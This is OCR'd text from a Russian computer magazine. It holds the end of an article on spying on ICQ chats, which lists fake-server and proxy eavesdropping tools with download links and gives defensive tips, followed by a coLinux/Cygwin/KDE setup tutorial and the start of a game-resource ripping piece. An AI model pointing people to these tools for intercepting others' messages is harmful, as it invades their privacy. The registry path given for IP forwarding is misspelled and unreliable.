Мирабилиса, к которым она попытается подсоединиться, работая в режиме прокси. Занятная возможность. Стоит наблюдателям проявить смекалку, и они мигом выстроят цепочку серверов ISpyU на разных машинах, после чего за твоими беседами будет следить целый коллектив :).

ФАЛЬШИВЫЕ АСЬКИНЫ СЕРВЕРЫ

Dumping ICQ 2000
Freeware, 231 Кб
www.mazafaka.ru/soft/about/dumpingicq.php

Dumping ICQ 2000
исходники - Freeware, 8 Кб
www.rejetto.com/icq

ISpyU
Freeware (вместе с исходниками), 98 Кб
www.javigate.com

Рекламный ролик "Я открыл для себя ЭТО"
В кадре - запотевшие стекла в роговой оправе. За кадром слышится грустное монотонное бормотание:
"Приходится постоянно висеть в онлайне. Мое изможденное тельце внутривенно питается при помощи самодельного тринитродефибриллятора. У меня появились пролежни, а чтобы сходить в туалет..." (голос постепенно угасает)

Ржавые гайки
❶. Dumping ICQ 2000 не поддерживает версию 2003. Оправдание - в Сети есть исходники, а распухшую от комментариев спецификацию протокола найти еще проще. Терпение и труд всех перетрут.
❷. Под 2000/XP ISpyU шепчет "SpoofServ: bind() failed. (10048)" и работать отказывается. Казалось бы, картина маслом - несчастный следопыт, глотая слезы, ставит к себе на машину 98 винду. Но см. пункт номер 1. При наличии исходников желающие займутся работой над ошибками.

ПОМОГИ СЕБЕ САМ!

"Информация должна быть свободной". Именно такая фраза содержится в манифесте хакеров. Не "чужие джинсы должны налезть на мою ж..." и не "твой жена - мой жена". Жаль, что наблюдатели не читают манифестов. Но есть и хорошие новости. Как правило, на каждую ржавую гайку найдется свой блестящий болт.

❶. Основная проблема коммерческого софта из этой статьи в том, что он рассчитан на работу с наиболее распространенными пейджерами. А пользоваться ими тебя никто не заставляет. Переходи на Миранду (http://miranda-im.org/) или &RQ (www.rejetto.com/&RQ). Многие аськины дыры в этих клиентах отсутствуют, а если и появятся, то гибкая система плагинов поможет решить любую проблему.

❷. Давно пора поставить файрвол. Большую часть кейлоггеров легко находит Outpost (www.agnitum.com). Программа-шпион внедряет свою библиотеку в родительский процесс аськи. Outpost понимает, что изменился один из ее компонентов, и сообщает об этом пользователю. А компонент с названием hook.dll выглядит подозрительно, верно?

❸. Когда Мирабилис откроет дополнительные серверы, эта информация первым делом попадет на страницы их сайта. Если твой приятель не работает в Мирабилисе, он не сможет узнать об этом раньше самих разработчиков.

❹. WHOIS "сервер аськи"... Он находится в Киеве/Москве/Питере? Мы туда не пойдем. Мы вообще на чужие серверы не ходим. Первым делом ищи свежие новости на сайте Мирабилиса. Только ради тебя дефейс не сделают.

❺. Пароль и хистори можно не хранить на диске. Не нравится? Смотри пункт 1. Для той же Миранды существует плагин, автоматически удаляющий пароль из базы по завершении сеанса работы. О том, сколько написали плагинов для хранения хистори в различных форматах, я вообще молчу.

P.S. С приходом ICQ 2003 некоторый "боевой ICQ-софт" перестал работать. Будь уверен, это ненадолго.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Любишь сидеть в инете через www4mail службы? А работать с поисковиками пробовал? Нет? Ну, тогда ты многое потерял :). Все просто - пишешь:

[http://www.ya.ru/yandsearch?text=вашетекст](без скобок) - это мы ищем Яндексом.
[http://search.rambler.ru/cgi-bin/rambler_search?words=вашетекст] - это Рамблером.

Вот и все, и не забудь указать команды перед запросом.

Зы. Пользуйся Штирлицем, чтобы переводить русский текст в числовую нотацию percent(%F5%E0%EA%E5%F0) (обязательно).

GrafKirya
ltu33@krv.lsi.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.



Anton Karpov (Toxa@real.xakep.ru)

ПИНГВИН В ФОРТОЧКЕ

Все начиналось довольно безобидно. Я отдыхал после тяжелого трудового дня, мирно плавая по ссылкам новостной ленты. Вдруг мой усталый взгляд привлекло сообщение о том, что группой японских программистов был разработан новый механизм запуска Linux из Windows. Причем речь шла не об использовании очередного эмулятора, типа VMware, и не о портировании линуксовых программ, вроде проекта Cygwin (кого сейчас этим удивишь?). Нет, в заметке утверждалось, что благодаря специальному драйверу и пропатченному ядру, Linux может работать в привилегированном режиме как отдельный процесс системы Windows 2000/XP! Что ж, когда открытая ось работает в окошках как обычное приложение - такое в самом деле встретишь нечасто! И я полез на домашнюю страничку проекта со звучным названием Cooperative Linux...


СКРЕЩИВАЕМ LINUX С ВИНДОЙ

ЗНАКОМИМСЯ С ПРЕДМЕТОМ

Судя по всему, дело было так: собрались как-то за вечерним пивком три японских программиста и подумали: "Если Linux может работать на любой архитектуре, то почему этой архитектурой не может быть другая операционная система?" Потом пиво закончилось, а вопрос остался. И в скором времени он стал лозунгом, под которым разрабатывался Cooperative Linux (сокращенно - coLinux). Хитрые эмуляторы всего железа отходят на второй план, coLinux (по сути - модифицированное ядро Linux) использует драйвера, которые перенаправляют Windows запросы на доступ к аппаратным ресурсам. При этом авторы утверждают, что по производительности этот монстр будет не слишком отставать от "настоящего" Линукса, запущенного на отдельной машине. И в нем, несмотря на его необычное строение, без проблем будут работать все линуксовые бинарники.

Поклонники Windows, возрадуйтесь! Так как это чудо работает как обычный процесс, доступный через Task Manager, теперь ненавистный Linux можно запускать и убивать, снова запускать и снова убивать.

Хотя разрабатывается coLinux, конечно же, не для этого. Просто японские программисты мечтают о том, чтобы Линуксом


Подконтрольные процессы

можно было пользоваться, не выходя из виндов. Дело-то хорошее! Ведь у многих основная операционка - Windows, однако и Linux активно используется для решения некоторых задач. Или возьмем, к примеру, начинающих линуксоидов: сколько чайников сейчас, пытаясь освоить "этот страшный и сложный Линукс", ставят его на свою машину, рискуя потерять при неосторожном движении таблицу разделов на винче со всеми данными в придачу? Разумеется, для безопасности можно использовать VMware, но эмулятор, вынужденный эмулировать все что можно, от процессора до сетевой карты, отжирает слишком много ресурсов. Тут же само название - Cooperative Linux - успокаивает, недвусмысленно намекая на возможность мирного сосуществования двух разных операционных систем...

ГОТОВИМ ИНСТРУМЕНТЫ

Впрочем, доверять красивым словам я не привык. Сразу же захотелось проверить. Недолго думая, решил этот самый coLinux взять и заюзать. Сказано - сделано. Моментально выяснилось, что проект настоль-



Отличное место, с которого стоит начать изучение Linux: www.linuxshop.ru/linuxbegin

ко новый, что многие разделы сайта www.colinux.org пустуют, в списке рассылки наберется всего пара десятков сообщений, а самый важный раздел - "документация" - содержит всего одну строчку: "coLinux в настоящий момент не имеет документации". Тем не менее, по ссылке Download я без труда вышел на самый первый доступный релиз, версии 0.5.

Решил разбираться по ходу (когда это нас останавливало отсутствие документации?). К тому же начало-то всегда одинаковое: первым делом надо скачать весь необходимый софт. В данном случае роль необходимого софта играл пакет с набором программ (демон, монитор, ядро, драйвер виртуального адаптера) и образ дистрибутива Linux.

Зачем понадобился дистрибутив? А дело в том, что coLinux - это лишь модифицированное ядро, но не дистрибутив со всеми программами и утилитами. Кстати, именно такие дистрибутивы мы обычно Линуксом и зовем, хотя на самом деле Linux - это только ядро и ничего больше.

Однако я отвлекся. Для скачивания предлагался модифицированный образ дистрибутива Debian GNU/Linux 3.0r0.

Пока работала качалка, я постарался решить другую проблему - отсутствие под рукой операционной системы Windows, так как на тот момент все мои машины работали либо под Linux, либо под FreeBSD. Пришлось прибегнуть к помощи пресловутого VMware, в котором был установлен Win2k Server Rus - единственное виндузоподобное, что у меня нашлось. Картинка получилась веселая: "linux - VMware - windows - coLinux". Нехилая нагрузка на два гигагерца моего ноутбука.

ПРИСТУПАЕМ К ОПЕРАЦИИ

Как я уже упоминал, документации нет, но всю необходимую информацию мне удалось найти в файле README. Следуя инструкции, я первым делом установил новый сетевой адаптер, Tap-Win32, которому не соответствует ни один реальный девайс. Этот брутальный хак предназначен для того, чтобы coLinux видел сеть. Установка выполнялась, как это принято в Windows, мышкой: Пуск - Настройки - Панель управления - Установка оборудования.


Обрати внимание: сначала глупая винда пытается угадать, что за железку ты вставил (а мы ничего не вставляли, хе-хе), но быстро сдается. Тогда-то ее и следует образумить галочкой "я уже все вставил" и выбрать тип девайса - "сетевой адаптер". На резонный вопрос о том, какую сетевую плату ты хочешь установить, следует ответить нажатием на "Установить с диска" и указанием пути к tapdrv.sys. После этого на одну сетевую карту у тебя станет больше.

Домашняя пага проекта coLinux

Далее в README предлагалось выбрать директорию для установки и распаковать туда и дистрибутив, и пакет coLinux, учитывая при этом, что разжатый образ дистрибутива Debian займет один гигабайт (все программы и библиотеки, как-никак). Разработчики рекомендуют ставить все в C:\coLinux - тогда, дескать, не придется менять путь к образу дистрибутива в конфиге default.colinux.xml. Увы, я на эти рекомендации наплевал, за что и поплатился. Установив все в папку e:\Colinux и поправив конфиг соответствующим образом: path="\DosDevices\e:\Colinux\Debian-3.0r0.ext3.1gb", я обнаружил, что демон ни в какую не хочет запускаться. Это меня огорчило, поскольку на диске C: у меня не хватало места для гигабайтного образа Debian (не забывай, что я все это мутил в VMware, а места под виртуальный диск отвел мало). Однако все оказалось просто - путь к образу я оставил таким же, и сам образ остался лежать в e:\Colinux, но содержимое пакета coLinux я переместил в рекомендуемую папку C:\coLinux, благо весило оно немного, и места хватило. Все моментально заработало.

ССЫЛКИ ПО ТЕМЕ

- **www.colinux.org** - содержит необходимые пакеты для установки coLinux, документации пока нет, зато есть скромный, но полезный список рассылки, где активно обсуждаются проблемы установки и запуска coLinux.
- **www.tldp.org** - если ты решил изучить Linux, то The Linux Documentation Project станет твоим вторым домом. Здесь есть масса всевозможных FAQ и HOWTO, все отлично структурировано.
- **www.vmware.com** - коммерческий эмулятор PC под Windows и Linux, эмулирует все, от процессора до видеокарты, позволяет запускать в эмуляции практически все популярные операционки.
- **www.cygwin.com** - Linux-окружение в windows, для скучающих по консоли юниксоидов, по какой-то причине пребывающих в виндах :). Тем не менее, под него спортированы практически все популярные юниксовые программы и сервисы, например, openssh, XFree86, KDE.
- **kde-cygwin.sourceforge.net** - страница проекта KDE под Windows.


coLinux запустился... Бывает и такое :)

После разрешения вопроса с дислокацией файлов оставалось всего ничего - запустить сам демон (файл colinux-daemon.exe), и если звезды будут к тебе благосклонны, то, как утверждают разработчики, появится консоль со следующими строчками:

```
Cooperative Linux daemon
Installing kernel driver
Creating monitor
Monitor is running
```

Мне повезло (в тот день звезды были, видимо, на моей стороне) - все именно так и произошло. Появилась лаконичная консолька cmd.exe с четырьмя строчками, а индикатор сетевого соединения в трее радостно мигнул, намекая на то, что виртуальный адаптер активирован. Адаптер, кстати, оказался десятимегабитным :). Это значило, что процесс coLinux удачно запустился, дистрибутив загрузился, и между ним и windows-машиной поднялось физическое сетевое соединение. Чтобы теперь "приаттачиться" к процессу coLinux, я запустил colinux-console.exe, выбрал Monitor -> Monitor0, и передо мной во всей красе предстала консоль дистрибутива Debian GNU/Linux, который даже и не подозревал, что работает на птичьих правах процесса Windows 2000.

ПОДРУБАЕМ СЕТЬ

Что делает любой юниксоид (даже начинающий :)) первым делом? Правильно, поднимает сетку. У меня на машине стояла сетевая карта, смотрящая в сторону локалки, и, разумеется, я тут же захотел вывести coLinux на бескрайние просторы интернета. Набрав ifconfig -a, я увидел, что сетевой интерфейс присутствует в количестве одной штуки, но больше мне и не требовалось. Только вот в поле MAC ADDRESS стояли нули, ситуация нетипичная для "настоящего" Linux. Попытка сконфигурировать интерфейс ничего не давала. Конечно, ведь сначала нужно было настроить его "со стороны" Windows, поэтому я, недолго думая, по-



Общепризнанно лучшей книгой о Linux считается Running Linux ("Запускаем Linux") издательства O'Reilly. Она выдержала уже четыре издания, последнее вышло в 2002 году. Это классика. www.oreilly.com/catalog/runux4




Пакеты - это программы, скомпонованные утилитой tar и сжатые архиватором gzip или bzip2. С gzip'ом легко справляется winzip, а bz2-архивы умеет распаковывать winrar.



Популярные LiveCD-дистрибутивы: KNOPPIX - www.knoppix.org SuSE LiveCD - www.linuxiso.org/distro.php?distro=2

Вообще, на www.linuxiso.org есть ссылки практически на все популярные дистрибутивы Linux, которые можно свободно скачать.



Настройки, настройки...



◢ Клонов удачного кноппикса развелось бесчисленное множество. Русская версия дистрибутива доступна по адресу www.knoppix.ru.

лез в настройки фейкового Tap-Win32 адаптера, выбрал "Статус - Свойства - Настройка протокола TCP/IP" и присвоил ему адрес 192.168.3.5. При этом второе, "настоящее", соединение в виндах, соответствующее сетевой карте, имело у меня адрес 192.168.1.4, а шлюзом в интернет выступала машина с адресом 192.168.1.1. Наконец, команда ifconfig eth0 192.168.3.6 расставила все по местам.


Теперь я мог пинговать винду из coLinux. Вся схема была как на ладони: coLinux как бы "соединяется" с windows-машиной "сетевым кабелем", один конец которого "втыкается" в "машину с coLinux", а второй конец - в виртуальный интерфейс windows-тачки. Собственно, ничего примечательного в этом нет, это один из возможных способов работы сети в VMware. При этом винда выступает в качестве шлюза по умолчанию для coLinux, и должна маршрутизировать пакеты между своими интерфейсами, чтобы coLinux увидел сеть за windows-машиной, а именно - мой шлюз в интернет и сам интернет. Но в текущей кон-



Вижу сеть! Глазам своим не верю...


СТАВИМ KDE НА WINDOWS

У разработчиков coLinux полноценный рабочий дистрибутив, с X-сервером и оконным менеджером, еще только в планах, но ты уже сегодня можешь попробовать один из самых полнофункциональных DE (Desktop Environment) для Linux, не выходя из окон Windows. Конечно, это все баловство, но порой действительно хочется сменить рабочую обстановку на нечто новенькое, сохранив ощущение целостности, которое дают интегрированные рабочие окружения "все в одном". Как раз таким новым окружением может стать для тебя KDE, предпоследняя стабильная версия которого - 3.1.4 - доступна для скачивания и установки под Cygwin (совсем недавно вышел KDE 3.2, но его пока еще не спортировали). Konqueror вместо explorer, Kmail вместо Outlook, Noatun вместо Winamp, игрушки на уровне "сапера" и "пасьянса", ну и, наконец, линуксовая консоль, так, на всякий случай. Что, захотелось попробовать? Решено, будем ставить KDE на винды!



Готовимся ставить Cygwin

Для начала потребуется инсталлировать базовое окружение Cygwin. Придется прогуляться на www.cygwin.com и скачать 300-килобайтный инсталлятор. После запуска он предложит выбрать одно из зеркал сайта и выкачать оттуда пакеты для установки. Стоит ограничиться базовым набором пакетов, а из дополнительных поставить библиотеку zlib, иначе KDE впоследствии сильно огорчится. Учти, что всевозможных пакетов очень много, и если ты выберешь что-то лишнее, то качаться все будет до второго пришествия. Так что мои рекомендации: качать по минимуму, а если потом Cygwin будет ругаться на отсутствие каких-нибудь библиотек - догрузить необходимые пакеты. Кроме базового набора, понадобятся пакеты категории XFree86, их много, но необходимых всего несколько: XFree86-bin, XFree86-etc, XFree86-fcyr, XFree86-fenc, XFree86-fnts, XFree86-lib, XFree86-startup-scripts, XFree86-xserv, библиотеки, программы, шрифты и сам X-сервер. После того как все выкачано и установлено, смело кликай на Рабочем столе ярлык Cygwin - запустится окно терминала, но не windows command prompt, а полноценная линуксовая консоль.


KDE стартует, а повсюду Windows

Грузиться ему не надо, так как это не эмулятор. Для корректного завершения установки пакетов необходимо выполнить скрипты, расположенные в /etc/postinstall. В принципе, поиграться с Cygwin/X можно уже сейчас, запустив XWin - так называется виндовый аналог XFree86. Рекомендую отредактировать скрипт его запуска /usr/X11R6/bin/startxwin.sh, найдя строчку запуска XWin, вписать туда

фигурации coLinux не видел ничего дальше обоих интерфейсов windows-машины.

Например, я безрезультатно пинговал 192.168.1.3 - хостовую машину, на которой крутилась VMware. Что, впрочем, было логично - если немного представлять себе принципы маршрутизации, легко понять, что машине с адресом 192.168.1.3 приходят пакеты с адреса 192.168.3.6, но она об этой сети (192.168.3.0) ничего не знает (я ее только что создал на виртуальном Tap-Win32 интерфейсе) и потому не может решить, куда отсылать ответы. Поэтому, если необходимо вывести coLinux в сеть за windows-машиной (например, в инет), то сделать это можно тремя способами.

Первый, и самый простой для локальной сети - на всех маршрутизаторах по пути следования пакетов от coLinux прописать маршрутизацию в новую виртуальную сетку. Мне потребовалось сделать две записи - на хостовой linux-машине прописать роутинг в эту сеть через windows, запущенную в VMware:

```
route add -net 192.168.3.0 netmask 255.255.255.0 gw 192.168.1.4
```

А на FreeBSD-шлюзе непосредственно в интернет прописать роутинг до сети coLinux через ту linux-машину с адресом 192.168.1.3:

```
route add -net 192.168.3.0/24 192.168.1.3
```


После этого мой coLinux смог-таки самостоятельно выползать в Сеть :).

Если ты решил повторить мои эксперименты, и этот способ тебе не подходит (допустим, ты не отвечаешь за маршрутизацию в своей локалке, а админам на твои проблемы наплевать), воспользуйся способом номер два - настрой NAT (network address translation) на windows-машине, на которой запущен coLinux.

Если необходимо вывести coLinux в сеть за windows-машиной (например, в инет), то сделать это можно тремя способами.




Что нам стоит мост построить...


Внешний вид по умолчанию - пресловутый Keramik

XWin -unixkill -emulate3buttons -clipboard -fullscreen -depth 32 &.

После набора команды startxwin.sh иксы запустятся в полноэкранном режиме, с терминалом в левом углу, а в виндовом трее появится значок X-сервера. Уже можно запускать иксовые приложения, типа xcalc, или простейшие легковесные менеджеры.

Наконец, скачиваем KDE. На http://kde-cygwin.sourceforge.net можно взять важнейшие четыре пакета: kdelibs, kdebase - без библиотек и основных программ не будет KDE, kdenetworks - мы же собираемся Сеть бороздить, и qt - кроссплатформенная библиотека, на которой KDE и написан. Если пакеты Cygwin ты установил в c:\cygwin, то самый простой способ - положить скачанные архивы в эту директорию и там их распаковать.



KDE в оконном режиме

У тебя появится новый каталог /opt с KDE и QT. Далее необходимо выполнить скрипты /etc/profile.d/qt3.2.sh и /etc/profile.d/kde314.sh, впрочем, они автоматически выполняются при старте системы. Либо просто добавь пути /opt/kde3/bin, /opt/kde3/lib, /opt/kde3/lib/kde3, /opt/qt/3.2/bin в переменную PATH: echo PATH=/opt/kde3/bin:/opt/kde3/lib:/opt/kde3/lib/kde3:/opt/qt/3.2/bin:$PATH.

Затем набери startx, и у тебя начнет грузиться KDE. Либо сначала запусти XWin описанным выше способом, а затем в терминале набери startkde. На экране возникнет симпатичный сплеш-скрин, и KDE пойдет загружать свои сервисы. Это, как правило, занимает от десяти до сорока секунд, все-таки KDE - "тяжелая" рабочая среда.


Надо заметить, что получившаяся система "windows - Cygwin - KDE" вполне даже работоспособна. На своем p4 2,4 ГГц/1 Гб RAM я совсем не заметил каких-либо тормозов. Что здесь можно делать? Да то же, что и в виндах - читать почту, ползать по сайтам. Консоль Cygwin - это хорошо, но линуксоиды пользуются не только командной строкой, но и красивыми оконными менеджерами.

Как выясняется, сожительство двух противоборствующих систем в некоторых случаях может быть вполне гармоничным.


KDE в полноэкранном режиме. Почти как в Linux :)

КОМПАКТНЫЕ ДИСТРИБУТИВЫ

Принцип работы coLinux в чем-то можно сравнить с работой популярных сейчас так называемых Live-CD, когда дистрибутив Linux загружается с компакт-диска, и образ файловой системы с предустановленными программами и настроенными сервисами монтируется как корневой в создаваемую в оперативной памяти файловую систему (memory file system), позволяя работать в Linux без установки его на жесткий диск. Самые популярные Linux Live-CD - KNOPPIX, SuSE Live, RTK. Есть подобные проекты и с другими никсами - Frenzy FreeBSD LiveCD. Linux Live-CD как нельзя лучше подходят для изучения Linux без риска сделать что-то не так.



Включаем форвардинг в винде

Третий метод заключается в построении моста (bridge) между двумя картами, настоящей и фейковой.

Тогда на них исчезнут IP-адреса (потому что мост - это маршрутизатор канального уровня, он не работает с IP-адресами, принимая решение о маршрутизации на основе других параметров пакета (mac-адреса)), и coLinux будет как бы частью локальной сети. Соответственно, если это сеть 192.168.1.0, то coLinux'у можно присвоить любой свободный адрес, например 192.168.1.11, и будет ему счастье. Но есть нюанс. Даже два. Первое - сама windows-машина перестанет видеть сеть (у нее же исчез IP-адрес на настоящем интерфейсе), и второе - windows 2000 штатными средствами не умеет делать бриджинг. И это называется серверная ОС... В оправдание Microsoft можно сказать, что и в WinXP (хотя XP и не серверная ОС), и в Windows Server 2003 наконец-то появился и нормальный NAT, и bridge там делается элементарно - выделяешь мышкой нужные два соединения и в контекстном меню выбираешь add to bridge. Как говорится, и ста лет не прошло. Ну а проблему доступа в сеть самой windows-тачки можно решить добавлением второй настоящей сетевой карты, тогда два из трех соединений уйдут на мост, а третье будет провайдить сетку самой windows.

И самое важное - в двух первых случаях между двумя интерфейсами в windows должен быть настроен ip-forwarding. Поковырявшись в реестре, я вспомнил, что делается это установкой переменной HKLM\CurrentControlSet\Services\Tcplp\Parametres\IpEnableRouter в 1.

И ЧТО ДАЛЬШЕ?

Наконец-то сеть настроена. И что, неужели с этим можно работать? Маленькие буковки в терминале - не то, что я ожидал! - скажешь ты. Где X-Window, где прозрачные терминалки, где красивый KDE, наконец? Спокойно, приятель, образ Debian, который прилагается для скачивания, это только один из вариантов. Помни, что coLinux - всего лишь метод загрузки и работы в виде драйвера для windows и патча к ядру. А дистрибутив к нему можно прикрутить любой. К примеру, разработчики успешно запустили под coLinux популярный Live-CD KNOPPIX со слегка модифицированным загрузчиком... Я тоже времени даром не терял. Если получится, в следующий раз постараюсь тебе рассказать, как я запускал в coLinux оконный менеджер, и как создавал свой образ дистрибутива Linux для работы под coLinux. Впечатлений - уйма! Хотя... Зачем тебе меня ждать? Все необходимые ссылки даны - смотри, качай и начинай ставить свои собственные "генетические опыты" :).

Skylord (sky_lord@mail.ru)

СОФТВЕРНЫЕ ДИГГЕРЫ

Ну вот, пройден последний уровень, геймерский азарт угас, а расставаться с полюбившейся игрушкой жалко... Может, посвятить ей скин к WinAmp'у? Или оформить ее картинками сайт? А может, заняться локализацией или использовать понравившиеся текстуры в своей собственной программе? Нет? А как насчет того, чтобы нацепить на самого злобного монстра лицо начальника и разнести его на несколько маленьких негодяев... Заманчивая идея, верно? И ведь выполнить любое из описанных действий проще простого - нужно лишь натравить на игруху подходящий риппер мультимедийных ресурсов!

ВЫТАСКИВАЕМ МУЛЬТИМЕДИА-РЕСУРСЫ ИЗ ИГР

ЗАЧЕМ ЭТО НУЖНО И КАК ДЕЛАЕТСЯ

В большинстве случаев распотрошить игру не так-то легко. Очень редко все игровые вкусности раскладываются по каталогам в виде файлов bmp и wav. Гораздо чаще разработчики собирают мультимедийную инфу в отдельные большие "архивы", из которых ее приходится вытаскивать. К счастью, это не так сложно, поскольку формат у таких "архивов" обычно элементарный, а сжатие (если оно есть) представляет собой простейший zip. Но есть другая проблема: награбленные ресурсы перед использованием приходится зачастую перегонять в удобоваримую форму. Ведь каждый третий разработчик норовит сохранить данные по-своему! А преобразовать их в обычные форматы - задача не из легких.

